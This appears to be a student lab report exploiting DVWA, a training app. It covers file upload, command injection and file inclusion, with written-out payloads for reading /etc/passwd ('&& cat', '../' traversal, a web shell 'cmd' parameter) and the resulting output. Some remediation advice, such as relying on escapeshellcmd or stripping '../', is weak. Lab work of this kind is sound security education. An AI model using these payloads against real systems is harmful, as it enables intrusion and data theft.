Note: Browsers are starting to default to setting the SameSite cookie flag to Lax, and in doing so are killing off some types of CSRF attacks. When they have completed their mission, this lab will not work as originally expected.

Announcements:

- Chromium
- Edge
- Firefox

As an alternative to the normal attack of hosting the malicious URLs or code on a separate host, you could try using other vulnerabilities in this app to store them, the Stored XSS lab would be a good place to start.

More Information

- https://owasp.org/www-community/attacks/csrf
- https://www.cgisecurity.com/csrf-faq.html
- https://en.wikipedia.org/wiki/Cross-site_request_forgery

Root cause: The application relies solely on the user's valid session cookie for authorization and does not implement a secret token to verify the request's origin. It also uses the vulnerable GET method for a state-changing action.

Remediation: Implement CSRF Tokens. A unique, secret, and unpredictable token must be included with every state-changing form and validated by the server. Also, enforce the POST request method for all sensitive actions.
CVSS-like Risk Rating High (Leads to full session hijacking/account compromise).

----

3. Insecure direct object references(IDOR)

Didn't work in my case


Part 4	
PROBLEM STATEMENT:	Part D — File/functionality exploitation
	1. File upload vulnerability — vulnerabilities/upload o Upload an allowed file and attempt to upload a web shell (document how DVWA blocks/permits).

Reproduction steps / exploit:


Upload an allowed file type (e.g., image.jpg).

Attempt to upload a web shell shell.php or a disguised script. Document whether DVWA blocks or allows and how it handles stored files.

Evidence:



localhost/dvwa/hackable/uploads/e0fa338ab8988b55c6fa706628457f20.jpeg?cmd=cat%20/etc/passwd



localhost/dvwa/vulnerabilities/upload/#

Vulnerability: File Upload

Choose an image to upload:

e0fa338ab8988b55c6fa706628457f20.jpeg succesfully uploaded!

More Information

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- https://www.acunetix.com/websitesecurity/upload-forms-threat/

Root cause: Insufficient server-side validation of file type/content, storing uploads in web-accessible directories, and trusting client-provided MIME/type/extension.

Remediation:

Whitelist allowed file extensions; validate MIME type server-side using finfo or similar.


Store uploads outside web root and serve via a validated handler. Randomize filenames and set safe permissions.

2. Command injection — vulnerabilities/exec o Execute system command via vulnerable parameter (show output).

Vulnerable page: vulnerabilities/exec/

Reproduction steps / exploit:
Entered the payload 127.0.0.1 && cat /etc/passwd into the IP field. The application executed the cat /etc/passwd command on the operating system and displayed the sensitive file contents.

Evidence:



```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=2.97 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.026 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.026 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.027 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3078ms
rtt min/avg/max/mdev = 0.026/0.762/2.971/1.275 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:102:105::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:103:106:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
syslog:x:104:111::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:113:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:116::/run/uuidd:/usr/sbin/nologin
systemd-oom:x:108:117:systemd Userspace OOM Killer,,,:/run/systemd:/usr/sbin/nologin
tcpdump:x:109:118::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
kernoops:x:113:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
avahi:x:114:121:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
cups-pk-helper:x:115:122:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
rtkit:x:116:123:RealtimeKit,,,:/proc:/usr/sbin/nologin
whoopsie:x:117:124::/nonexistent:/bin/false
sssd:x:118:125:SSSD system user,,,:/var/lib/sss:/usr/sbin/nologin
speech-dispatcher:x:119:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
```

Root cause: The application takes user input and directly passes it to an operating system shell function (like PHP's system()) without sanitizing command separators (&&, ;, or `


Remediation: Strict Input Validation. Strictly validate the input to ensure it contains only expected characters (e.g., digits and periods for an IP address). Use programming functions that avoid invoking a system shell (e.g., PHP's escapeshellcmd()).

3. Remote code execution / File inclusion — vulnerabilities/fi and vulnerabilities/command o Demonstrate local file inclusion or remote file include vectors if possible at chosen security level.

Vulnerable page: vulnerabilities/fi/ (example)

Reproduction steps / exploit:
Manipulated the page URL parameter with directory traversal sequences: ?page=../../../../../../etc/passwd to access and display the contents of the local /etc/passwd file.

Evidence:


Vulnerability: File Inclus
localhost/dvwa/vulnerabilities/fi/?page=../../../../../../../etc/passwd
DVWA
Home
Instructions
Setup / Reset DB

```
oot:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
nail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
rc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:102:105::/nonexistent:/usr/sbin/nologin systemd-timesync:x:103:106:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin syslog:x:104:111::/home/syslog:/usr/sbin/nologin _apt:x:105:65534::/nonexistent:/usr/sbin/nologin tss:x:106:113:TPM software stack,,,:/var/lib/tpm:/bin/false uuidd:x:107:116::/run/uuidd:/usr/sbin/nologin systemd-
oom:x:108:117:systemd Userspace OOM Killer,,,:/run/systemd:/usr/sbin/nologin tcpdump:x:109:118::/nonexistent:/usr/sbin/nologin avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
kernoops:x:113:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin avahi:x:114:121:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin cups-pk-helper:x:115:122:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin rtkit:x:116:123:RealtimeKit,,,:/proc:/usr/sbin/nologin whoopsie:x:117:124::/nonexistent:/bin/false
sssd:x:118:125:SSSD system user,,,:/var/lib/sss:/usr/sbin/nologin speech-dispatcher:x:119:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false fwupd-refresh:x:120:126:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin nm-openvpn:x:121:127:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
saned:x:122:129::/var/lib/saned:/usr/sbin/nologin colord:x:123:130:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin geoclue:x:124:131::/var/lib/geoclue:/usr/sbin/nologin pulse:x:125:132:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin gnome-initial-setup:x:126:65534::/run/gnome-initial-setup/:/bin/false hplip:x:127:7:HPLIP system
user,,,:/run/hplip:/bin/false gdm:x:128:134:Gnome Display Manager:/var/lib/gdm3:/bin/false sahil:x:1000:1000:sahil,,,:/home/sahil:/bin/bash vboxadd:x:999:1::/var/run/vboxadd:/bin/false mysql:x:129:137:MySQL Server,,,:/nonexistent:/bin/false
```

Root cause: The application directly uses unvalidated user input to specify a file path without filtering directory traversal sequences (../) or restricting file access to a specific directory.

Remediation: Whitelist File Names. The input should only be allowed to contain whitelisted file names (e.g., page=home.php). If dynamic loading is required, strip directory traversal characters (../) and use a secure base directory to contain file access.

CONCLUSION:	In this experiment, we explored, exploited, and mitigated several common web application vulnerabilities using DVWA, including Weak Session IDs / Session Fixation, Insecure Direct Object References (IDOR) / SQL Injection, and Reflected XSS. By applying secure coding practices such as input validation, parameterized queries, session hardening, and output encoding, we learned how to protect web applications from unauthorized access, data leaks, and script injection.